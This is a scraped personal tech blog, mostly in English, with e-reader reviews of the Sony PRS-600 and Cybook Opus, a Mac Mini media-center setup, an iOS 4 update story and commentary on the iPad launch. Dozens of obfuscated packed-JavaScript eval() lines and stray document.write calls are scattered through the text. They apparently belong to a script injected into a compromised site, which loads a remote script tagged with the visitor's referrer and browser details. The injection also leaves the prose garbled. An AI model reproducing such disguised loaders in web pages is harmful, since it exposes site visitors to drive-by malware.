Je me rattrape néanmoins peu à peu sur mes projets d’articles. Les prochaines entrées à venir seront sans doute les commentaires sur le “hands-on” du iPad, mes apps favorites, les films japonais du FFM, et sur plusieurs lectures (plus ou moins) récentes. De nombreux imprévus causeront certainement des retards et il ne faut pas oublier que je dois mettre (plus) de temps sur mon ménage et mon déménagement! (J’essai de ne pas trop y penser, pcq c’est trop déprimant!). En terminant, je ne peux que (une fois de plus) demander à mes quelques lecteurs de (svp) laisser des commentaires! (histoire de ne pas avoir l’impression de parler dans le vide…)
Allez hop!, passons maintenant à la revue de presse. Les actualités d’intérêts sont nombreuses cette semaine…
A world of illusion
Someone on Facebook recently linked to a video that exposes the fact there are much more special effects shots in most TV series than we would normally expect. It makes sense: as the cost of CGI goes down it becomes simpler and cheaper to simply shoot a scene in front of a green screen rather than go on location. We cannot believe what our eyes are seeing anymore. See the marvel of computer graphics:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ifdta|var|u0026u|referrer|tezbt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ssaiz|var|u0026u|referrer|iasyf||js|php’.split(‘|’),0,{}))
Also, document.write(“”); a lot of fuss was made recently about the nude scene Jessica Alba had in the movie Machete. The reason? It was another movie magics “fake”. See for yourself.
Sony Reader hands-on
 This summer I commented on the Bookeen Cybook Opus ebook reader. The public libraries network where I work was lending eBook readers to some members of the staff in order to get feedback on the idea of using and lending such readers to patrons. In September, document.write(“”); a colleague had let me borrowed for a week another reader he had received for evaluation. I could finally have the eagerly awaited hands-on experience with the Sony Reader.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ytfnf|var|u0026u|referrer|kndfd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybinz|var|u0026u|referrer|rfkhs||js|php’.split(‘|’),0,{}))
 My first impression of the Sony Reader was one of disappointment. I had only seen it in a display case or in the hands of commuters on the subway and it seemed pretty sleek then. But in my hands it felt rather cheap (no more, no less than the Cybook Opus, but the metal finish can be deceptive) and the quality of the display was not as sharp as I expected. Considering the original price difference (however, with a recent price reduction, the Sony is now less expensive than the Cybook Opus!), I was expecting more from the Sony Reader. After trying it out, I found that it had not much more functions than the Opus. Of course, here it is important to precise that the model provided by the library network (as it was for the Cybook Opus) was an older model.
 The Sony Reader PRS-600 is larger than the Cybook Opus (6.9 x 4.8 x .4 inches) and is nearly twice as heavy (10.1 oz/286 g). It also offers a slightly bigger Monochrome E Ink touchscreen (6 in.) with similar resolution (same 800 x 600 pixels but with twice (at 8) the grey scale levels). I don’t have any details on its processor, but it has only 512 MB of memory (enough for about 350 books, which is less than the Opus, but it can be expended with Memory Stick Duo and SD Card up to 16GB). Its rechargeable Lithium-Ion battery is good for about two weeks or 6,800 to 7,500 continuous page turns (slightly less than the Opus). It supports the DOC, PDF, RTF, TXT, BBeB, EPUB, BBeB DRM text formats, the BMP, GIF, PNG, JPEG image formats and the AAC, MP3 audio formats (that’s more text formats than the Opus, which also cannot play audio at all).

The PRS-600 features also includes highlighting & annotation capability (although limited), five adjustables font sizes to improve readability, and a built-in dictionary (2nd edition of the New Oxford American Dictionary). It comes with a USB cable, a cover sleeve, but (unlike the Opus) there is no mention of pre-loaded books. It is offered in three colors: silver, black, and red. Originally priced at $250 CDN, then reduced at $170 CDN, it is now a discontinued model.
 In summary, the Sony Reader PRS-600 is larger (but heavier) than the Opus, and has less memory as well as a slightly shorter battery life. However, it has the definite advantage of supporting more text and audio formats as well as having a touch screen. It compares well with the Opus because of its nicer design and the fact that it is lightweight and quite portable (but it lacks the Opus’ pre-loaded books and accelerometer). Being an open format device, it is also more versatile than most of the other popular readers (like the Kindle or the Nook, which only offer proprietary formats and online stores) as it can read multiple formats (particularly the Epub format which is becoming the new standard of the book industry) and you can purchase books not only from Sony online store but from any online bookstores.
Basically, the Sony Reader PRS-600 has only two main problems: it has no wireless connectivity (you must be plugged to a PC to download books) and its screen really doesn’t look as good as it should (resolution, contrast and a reflection problem under bright light could all be improved; the touchscreen isn’t as responsive as it could be [like the iPad for example], there’s no contrast adjustment and no backlight to help read in darkness). I might also add that the annotation feature is rather cumbersome to use and the battery is not removable (same problem with the iPad: it is soldered to the board).
Fortunately, since the release of the PRS-600, Sony has considerably improved its line of Reader. In September, it has announced three new models and two of those were immediately available: the Touch Edition / PRS-650 (6 inch., improved touch-screen and 16-levels grey scale, 2 GB memory, 7.6 oz (215 g), $229 US / $250 CDN) and the Pocket Edition / PRS-350 (same but with 5-inch touch-screen, 5.5 oz (155 g), $179 US / $150~$200 CDN; this model seems to have received pretty good reviews). The third model will be released in November: the Daily Edition / PRS-950 (same but with 7-inch touch-screen, .5 pound, and WiFi connectivity, $299 US).
Of course, Sony’s Readers might still be more expensive than the Kindle or the Nook but, because of their design, portablility, touchscreen and greater versatility, I would definitely recommend any of them for use in a library environment. However, for a personal use (if you want a device that is more than a reader, like a netbook, and don’t mind paying a lot more), my first choice will always be the iPad.
I am still not very enthusiastic with the idea of lending ebook readers in libraries. I know that it is already being done in some libraries in the USA, but I feel that doing so would be looking for trouble. A colleague made the interesting comment that we were lending Dvds without the Dvd player, so why should we also lend the ebook reader? (the point is sound but another librarian found arguments to ridicule his comment — in french). I guess we should just wait and see how it goes for the libraries who have reader-lending on trial.
In any case, if you have the opportunity to try (or the budget to buy) a eBook reader, you should not hesitate. It is a liberating experience.
Mini is super
AirPort delays
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|faitn|var|u0026u|referrer|ndsbt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esfza|var|u0026u|referrer|tfstb||js|php’.split(‘|’),0,{}))
 Up to recently I was using an old Apple TV to watch my videos on my big HDTV (a 40-inch Sony Bravia Series S LCD). To store and feed the videos to the media box, document.write(“”); I also needed a network hard-drive (a Vantec’s NexStar Dual Bay Hard Drive Dock [NST-D200SU] with two terabyte-HDs plugged to an Apple’s AirPort Extreme). Unfortunately, this setting always kept the HD spinning which eventually lead to drive failure.
  Deeming the setting unstable (and definitely unsafe for the drives) I decided to replace the Apple TV and therefore spent some time analyzing which devices would be the best candidates for replacement. The obvious choice is the new Apple TV 2: it is one of the cheapest options, but unfortunately has all the problems of the original Apple TV (a rather unflexible device that needs to be hacked to offer interesting functionality) and has been primarily designed for streaming specific content (mostly iTunes’ movies, YouTube, NetFlix).
  Of course, there are plenty of media streaming devices out there (like the Popcorn Hour, the Roku, or the Boxee Box just to name a few) with each their advantages and problems. I had been pondering the dilemma for a while and finally concluded that the best and most flexible option (although the most expensive) was to use the latest Mac-Mini model.
Mini Me
 The Mac-Mini (mid-2010 model) is a full-fledge computer that pack the same power as my iMac (the Mid-2007 model, which has a 2.4 GHz Intel Core 2 Duo processor with 2 GB of RAM and 320 GB of HD) but
  in a much smaller box (it’s about the same size of the old Apple TV). Therefore it could not only serves as a backup computer but also can easily play any type of video files (through Quicktime, Front Row, XBMC or Boxee) or even stream video from the internet. The greatest improvement on previous Mac-Mini models is that this one has an HDMI output which, like for the Apple TV, provide the best quality picture (1080p or 1920 x 1200). This is important in regard to the fact that the new Apple TV 2 offers only 720p. I can even watch Dvds since it also has a 8x slot-loading SuperDrive.
  As a bonus it also has a SD card slot, plenty of connectivity (a FireWire 800 port, four USB 2.0 ports, 802.11n Wi-Fi, Bluetooth 2.1 and 10/100/1000BASE-T Ethernet) and can easily be upgraded, if needed, with more memory! In conclusion: it is so much more than what I had with the Apple TV.

Streaming is the dream
 I am glad that I was able to quickly replaced my old Apple TV so I was not deprived for too long of the ability to watch downloaded videos. And I am even happier to have replaced it with a media player that is much better and more powerful. Now I can watch hi-definition videos (those heavy mkv files) without getting a jumpy picture or out of sync sound. I can browse the internet and enjoy all the advantage of iTunes from my couch. But I have also discovered something new.
I had heard of streaming sites like Hulu before, but never bothered to check it because it is not available in Canada. I’ve heard of several equivalent Canadian sites, but I don’t like to watch TV on my computer (it’s only a twenty-inch screen and the seat is really uncomfortable) and most of those sites don’t work on my iPad because they are flash-based. I tried Crunchyroll or Netflix on the iPad but you get tired easily on a ten-inch screen (although some apps, like Netflix, work with the out-video cable) and it can still be a little slow or jerky sometimes. However I was really astonished by the ability of the Mac-Mini to stream video to my HDTV.
I am convinced that web TV is really the future of television and sometimes wonder why I still bother to pay for cable. You already can stream lots of video on demand and even live TV. Here’s a few sites that I’ve found interesting:
- Crunchyroll (anime & drama, work on iPad)
- Netflix (movie, TV, work on iPad)
- Tou.tv (TV, en français / in french, coming for iPad in Dec.)
- Anime News Network (anime)
- CBC (TV)
- City TV (TV)
- Discovery Canada (TV)
- Drama Fever (Korean & Japanese drama)
- Global TV (TV)
- iTunes Movie Trailers (TV, work on iPad)
- Space channel (TV, sci-fi)
- V Télé (TV, in french/en français, work on iPad)
- Videotron’s Illico web TV (TV)
- wwitv.com (live TV)
More streaming anime links:
Live Tv links:
Bookeen’s Cybook Opus Hands-on
 The public libraries network where I work is considering the possibility to lend eBook readers and to allow patrons to “borrow” eBooks. In order to get some feedback, document.write(“”); the network has given different models of readers to a few librarians and technicians for evaluation. A colleague who received one of those readers wanted to get my opinion and lent his to me. I couldn’t miss this opportunity to have my first hands-on experience with one of those ePaper readers.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ynkra|var|u0026u|referrer|esykt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yhhss|var|u0026u|referrer|dbhdr||js|php’.split(‘|’),0,{}))
I wish I could have had in my hands a Sony Reader or an Amazon Kindle instead (I’ve never seen a Kindle up-close and have handled a Sony Reader only for a few minutes in a book fair), but the model I got was the Bookeen’s Cybook Opus. If a little disappointed, I was nevertheless quite happy with this opportunity since the Cybook is quite an interesting reader despite its shortcomings.
 The Cybook Opus uses monochrome ePaper technology. It is rather small (108 x 151 x 10 mm / 4.2 x 6 x .4 in) and ultra light (150 g / 5.3 oz). Its 5“ (125 mm) display offers a resolution of 600 x 800 pixels in 200 dpi with 4 levels of grey (in comparison Sony’s models offer 8 to 16 levels of grey). It runs on a 400 MHz Samsung ARM chipset and has 1 Gb of memory (which is enough to store a thousand books!). Its battery charge is good for two weeks or 8000 page flips and its accelerometer or G-sensor allow to automatically switch from landscape mode to portrait mode when we turn the Cybook. It has a micro SD slot for extra memory and plugs into your computer through a mini-USB connector. It reads digital editions (ePub & PDF formats), basic eBooks (HTML & TXT formats) and pictures (PNG, JPG & GIF formats). It works in 12 languages and comes preloaded with 75 books (44 classics and 2 Harlequin in English, 31 classics in French). The suggested retail price for all that is $215 CAN ($200 US).
 I must note that the model I had for evaluation was an older model (released in August 2009) that was not running the latest firmware and was available only in white. The newest model, Opus v. 2 (released in May 2010), comes in 8 housing colors and (according to the company’s press release) runs much faster and smoother—as the new firmware offers many bug fixes, 9 more languages, and a new Table of Content function. It also comes preloaded with 125~150 books!
As I said, the Cybook Opus has many shortcomings: during my reading I experienced a couple of crashes (the new firmware is supposed to improve that); the screen is not backlit so you cannot read in the dark; it’s not touch-screen so the navigation is rather inefficient (without a table of content, at least in the version I tested, you can only use a “go to” option in the contextual menu in order to jump to a specific page); it doesn’t handle graphics too well (which is not good to read comics or magazines in PDF format); there’s no WiFi or G3 connectivity so you cannot use the internet and need to use a memory card or a USB cable to transfer the eBooks you downloaded on your computer; it doesn’t play MP3 (although the Gen3, Bookeen’s higher model, does); finally, you cannot change the settings or the interface besides the number of menu items viewed per page, the languages or the fonts (12 font types & 12 text sizes) and the operating system (Linux based) is not accessible at all via a shell interface. Conclusion: it’s a VERY basic model and, if it’s one of the cheapest readers, it is still too expensive. For what it offers, it would be better priced at $100~$150.
 However, despite all that, I still consider the Cybook Opus as an excellent reader. Of course, the ideal reader for me is something like the Apple iPad, or the iPod touch, because it’s much more polyvalent (full internet access, ability to work on files, multi-function reader, the perfect screen to read comics & magazines, etc.), but, if you want a device ONLY to read books and nothing else, the Cybook Opus is very good for that. It might have limited functions (no advanced functions besides using hyperlinks & bookmarks — even that doesn’t work for all formats), but offers enough possible settings to make e-reading more accessible (many languages, different font sizes). It is also one of the least expensive and lightest reader on the market. The ePaper technology provides the best reading experience (particularly in full sunlight, where the iPad is not performing well) and is quite energy efficient. Its screen is small (not much bigger than the 3-inch screen of the iPod Touch) compared to the heavier Sony Reader (Pocket Edition: 5“, 8 oz, $170 US; Touch Edition: 6“, 10 oz, $250 US; Daily Edition: 7“, 13 oz, $300 US) or the Kindle (Standard: 6“, 8.5 oz, $140~$190 US; DX: 10“, 19 oz, $380 US), but it’s big enough to offer a good amount of text per page and yet still small enough to fit in a pocket. It’s not sophisticated, but a simple, compact device, perfect to carry an entire library without feeling the weight of the books.
I am not very warm to the idea of lending $200~$400 devices to patrons (considering in which state we often get books and Dvds back, doing so would be looking for trouble!), but if we were to lend eBook readers I would consider the Cybook Opus as the best model for that, because it’s relatively inexpensive, basic and easy to use. Furthermore, I would recommend to lend it already charged and preloaded with a certain amount of “free” books (and therefore without the power & USB cables) in order to reduce the device manipulation by the patrons. Of course, there’s always the risk that neglectful or malicious patrons would use the “erase” function of the contextual menu to remove documents from the reader or try to tamper with the device in some ways (by trying to copy documents to their computer for example).
It would probably be safer (avoiding the devices being lost or broken) to make the readers available only on site and to put the emphasis on “lending” the eBooks themselves either from an on-site terminal or downloadable from the internet (i.e. the library’s webpage). The library could offer a large selection of DRM-free classics (already available for free on the internet anyway), but the technology now allow to also offer titles with DRM (Digital Right Management) with an expiration date (for example: after forty-five or sixty days the eBook deletes itself from the reader — Apple is already doing that when you rent movies on iTunes).
I might soon get the opportunity to also review a Sony Reader, so that will allow me to draw a better impression of each device by comparing them. Of course, personally, I still prefer to read on my iPad!
iOS 4
 Monday, document.write(“”); the latest update for the iPhone/iPod Touch operating system was released. As soon as I came back from work I was quite eager to plug my second gen iPod Touch and update its iOS for its fourth iteration. Of course, I was well aware that I would not get all the benefits of the iOS 4 because my version of the iPod was old and its processor could not handle all the new features (like the multitasking and the background picture). I just wanted some changes and see what kind of improvements it would bring… So, I first tried the easy updating procedure recommended by Apple. It didn’t work!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yezer|var|u0026u|referrer|asfda||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iaisz|var|u0026u|referrer|bidkd||js|php’.split(‘|’),0,{}))
I simply plugged my iPod, opened iTunes, backed up the device (without updating; it took a few minutes) and then I pushed the “update” button and waited. The first step was to back up the device, again. The computer said that the whole updating could take an hour an half, so I went to watch TV. After a couple of hours the progress bar had moved only a few millimeters! I closed all other applications running on my iMac and tried again. After another couple of hours, the progress bar still had moved only a few millimeters! Frustrated, I turned it off, decided that I would update to iOS 4 later and went to bed.
The next day was one of my day off, so I tried again. Same result. So I started to search the forums and read the tech news sites to discover that I was not alone with this problem. After reading various suggestions, I first tried the simplest one: I removed all music, movies, tv shows and podcasts from the iPod Touch (I could resync them after updating) and tried again. After one hour (I was getting less patient) I still had only a few millimeters on the progress bar. Therefore I decided to go with a more radical solution: do a restore instead of an update. And it worked! In less than an hour, iTunes backed up the iPod’s data, performed the update and resync the content. Of course, since the last sync was done without much content (remember I removed all music, movies, tv shows and podcasts), I had to reselect the “Sync Content” box (it was easy since each individual selection was still checked) and sync the device again.
 Unfortunately, for me, the update to iOS 4 was a little disappointing. Without the multitasking and background pictures, the “only” improvement are folders, the unified mailbox and a few other small things. But just that is already great. But the worse is that this old device (after all it’s nearly two years-old) is barely compatible with iOS 4, so it is slightly slower than before and tends to crash more often… If you have a 2nd gen iPod Touch and haven’t updated it yet, well, I would not recommend doing it. iOS 4 is really for the iPod Touch 3rd gen, the iPhone 3GS & 4.
All this made me think that maybe it was time to upgrade my iPod Touch (I’m sure that’s the purpose of all software updates: make you slobber over all those cool new features so you’ll want to upgrade your device). After all, when I purchased the iPod Touch, I told myself that it was like a set of training wheels for the iPhone… Unfortunately, I just purchased an iPad and can’t really afford an iPhone 4 (the device in itself is not that expensive, but the service subscription’s cost is rather prohibitive). I can’t wait for iOS 4 to be available for the iPad later this Fall (hopefully in early september) so I can experience multitasking… However, with the coming of the iPhone 4, the market will certainly be flooded with used iPhones at cheaper prices… I could consider purchasing a used iPhone 3GS (not the 3G since, like the 2nd gen iPod Touch, it won’t fully run iOS 4) and use it as an iPod with phone capability (just put my SIM card in it and use it with wi-fi only, without using any data plan). I could get rid of both the old iPod Touch and the even older Motorola V360. That could certainly work.
So, if there’s anyone out there that just purchased an iPhone 4 and want to get rid of his/her iPhone 3GS for a reasonable price, don’t hesitate to contact me…
Some cool Apple-related videos
Steve Jobs at All Things Digital
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhter|var|u0026u|referrer|entna||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zhyde|var|u0026u|referrer|brish||js|php’.split(‘|’),0,{}))
Apple officially announced its tablet: the iPad
 Yesterday Apple finally announced its tablet. It is officially named the iPad (I know: it’s lame, document.write(“”); brings all sorts of jokes about female hygiene, and a name too similar to “iPod“ could cause confusion but who cares; it’s the product that counts, not the name). Opening Apple’s special event titled “Come see our latest creation” at the Yerba Buena Center in San Francisco, Steve Jobs first stated that “Apple is the largest mobile devices company in the world” and said that he chuckled when he saw The Wall Street Journal quote “Last time there was this much excitement about a tablet, it had some commandments written on it.” This quote is emblematic of all the rumors and hype that preceded the release of the iPad.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eizfh|var|u0026u|referrer|iinne||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nbrdd|var|u0026u|referrer|zihyh||js|php’.split(‘|’),0,{}))
 The device looks like an oversized iPod Touch—it is half-an-inch thick (12.7 mm), weights only 1.5 lbs (680 g) and offers a 9.7” (24.3 cm) LED-backlit Multi-Touch display (resolution of 1024×768 at 132dpi)—but has impressive specs: it’s powered by a 1 GHz Apple A4 chip, a minimum of 16 GB flash-drive (you can also get 32 GB and 64 GB) and a battery that should last 10 hours (or one month of stand-by). It also comes with a dock connector, a speaker, a microphone, a 3.5-mm stereo headphone jack, bluetooth 2.1, wiFi (802.11a/b/g/n), an accelerometer, an ambient light sensor, a digital compass and very few buttons (On/Off/Sleep/Wake, Mute, Volume, Home). It runs the iPhone/iPod Touch OS with optimized basic apps (Safari, Mail, Photos, Video, YouTube, iPod, iTunes, App Store, Maps, Notes, Calendar, Contacts) as well as any traditional iPhone/iPod Touch apps (in their original size or double-pixel, full screen format)—but, by its release time, many developpers will have produced versions of their apps optimized for the iPad. There are also two apps specific to the iPad: iWork for iPad (Pages, Numbers, & Keynote going for $9.99 each) and iBooks, the iPad eBooks reader (using ePub format, eBooks are downloadable from Apple’s iBookstore for $12.99 ~ $14.99).
 The iPad also comes as an optional 3G model (that costs an extra $130 US) which offers assisted GPS location and cellular data-only connectivity (UMTS/HSDPA at 850, 1900, 2100 MHz and GSM/EDGE at 850, 900, 1800, 1900 MHz using a Micro-SIM card). The device is unlocked but Apple has strucked a very good deal with AT&T for the 3G service: 250 MB of data for $14.99/month or unlimited data for $29.99 US/month (all that contract-free, so you can cancel anytime). Several accessories are also available: a Dock ($29 US, to charge and sych the iPad or use it as a picture frame), the Keyboard Dock ($69 US, a dock that comes with a full-size keyboard, for those who dislike the onscreen keyboard), a Case ($39 US, to protect the iPad and that can also be used as a stand to type or watch videos), a Camera Connection Kit ($29 US, to import photos either via a USB cable or a SD card), a Dock Connector to VGA Adapter ($29 US, to connect the iPad to a projector or a monitor) and a 10W USB Power Adapter (to charge the iPad directly from a power outlet).
Now, what about pricing & availability? The price (see chart bellow, in $US) is probably the best and most surprising thing about the iPad. The WiFi version will be available in 60 days (late March) and the 3G version will come out in 90 days (late April).

 I don’t understand why the tech press made plenty of negative comments about the iPad once it was announced. Of course, after so much hype, the “magical” device may appear a little disappointing, but it is still an excellent product. However, I admit that not everyone will need an iPad. It all depends on what you want from it and which other devices you already have. If you already own both an iPhone and a MacBook, for example, it is likely you would have little use of an iPad. In my case, since I own neither of them, I am not shy to say that it should fulfill my expectations and will certainly answer my needs. As I was currently shopping for a cheap netbook and a Kindle, I am convinced that I will find better than those two devices in a single iPad. You see, the best purchase I made in the last five years was definitely my iPod Touch: I use it constantly as portable internet device, to check weather & bus schedules, read news online, read eBooks, play a few games, listen to music, watch videos, etc. I always keep it close to me and I love it. My only complain is that the screen is a little too small to read or watch video (I am getting old and my eyes are not as good as they were). Therefore, I was searching for a similar device with a bigger (color) screen that would make it easier to read web pages or eBooks and to watch video. I believe that the iPad is, without contest, the best candidate for that. Many apps on my iPod Touch (among others [click for iTunes links] Documents To Go, newspapers readers like Le Monde, NY Times, Cyberpresse, etc., eBooks readers like Stanza, Kindle for iPhone, B&N eReader, Kobo, Comics, Go! Manga, etc., all the PixelMags magazine apps, or video streaming apps like NFB Films or Crunchyroll) will have their real raison d’être with the iPad. So I can’t wait to purchase one (my choice would go for a 16 GB 3G model: I currently own a 8 GB iPod Touch, so 16 GB should be plenty for my need and the 3G would be a great improvement on the WiFi-only iPod).
 Unfortunately, much is still unknown about the iPad—What would be the Canadian price? Will there be an affordable 3G international deal for Canada (Jobs said that International deals will start being announced this summer, in June or July, but with Rogers or Bell who knows how long it will take or how expensive it could get)? Will we be able to read our own eBooks in different formats, like PDF?—and it is still a device far from perfection: the iBooks app (and consequently the iBookstore) will be available only in the U.S. (at least in the beginning), the iPad offers no multi-tasking capability, no SD card slot, no Flash support and no webcam. The logical decision would be to wait for the next generation of the device (or at least a few months) to give time for Apple to make improvements, but I know I will purchase one as soon as it is released anyway.
iPad Press Reviews
- Apple’s iPad web page
- Apple Introduces the iPad
- Apple iPad launch day roundup: everything you need to know
- Will the iPad change how we watch TV? Maybe
- Is iPad a Game-Changer?
- Apple CEO announces ‘magical, revolutionary’ iPad tablet
- Apple’s tablet and the future of literature
- Critics dampen hype over Apple’s iPad
- L’iPad redonne espoir à la presse écrite
- iPad : ce qu’en dit la presse spécialisée
- “Doonesbury” makes fun of iPad: 1/25, 1/26, 1/27 and 1/28
(updated 2010/02/02)
I am tired… of those stupid TV executives
My job can certainly be quite tiring although it’s not very physical—it’s even rather boring sometime—but I do lots of commuting and that can also be a drain on my energy. Sometimes I get so tired that I cannot do anything after work—and that’s a real drag for all my other projects like the anime specials I am trying to put together or this blog. However, document.write(“”); I always do my best to rest on my days off (after all my priority is now to stay healthy in order to work and be able to cover our living expenses). I guess I must have been quite tired yesterday because I slept nearly twelve hours! To make sure I was well rested I spent the rest of the day relaxing while watching a little TV, reading a book (a manga actually) or the newspaper and fiddling on the computer (reading more news, doing some updating, taking notes, trying to learn GarageBand, installing Chrome OS, etc.).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehfki|var|u0026u|referrer|eserr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbsnh|var|u0026u|referrer|iynar||js|php’.split(‘|’),0,{}))
